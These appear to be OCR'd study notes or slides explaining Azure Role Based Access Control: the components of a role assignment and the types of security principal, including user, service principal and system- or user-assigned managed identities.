


Role Based Access Control (RBAC)

- Azure RBAC is an authorization system built on Azure Resource Manager (ARM) that provides fine-grained access management of Azure resources.

- Role Based Access Control [RBAC] Components -
  - Role Assignment
    - Security principal
    - Scope
    - Roles Definition

Role Assignment Hierarchy




Security Principal -


- A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources. You can assign a role to any of these security principals.

  - User Identity
    - Identity for a users
    - User Identity can have permission on both azure ad and azure resources.

  - Service Principal Identity
    - Identity for azure applications / automation account
    - Service principal Identity can have permission on both azure ad and azure resources.

  - Managed Identity –
    - Identity only attached to an azure resources
    - System Assigned Managed Identity can only have permission on azure resources not azure ad.
    - Type of Managed Identity
      - System-assigned managed identity
      - User-assigned managed identity

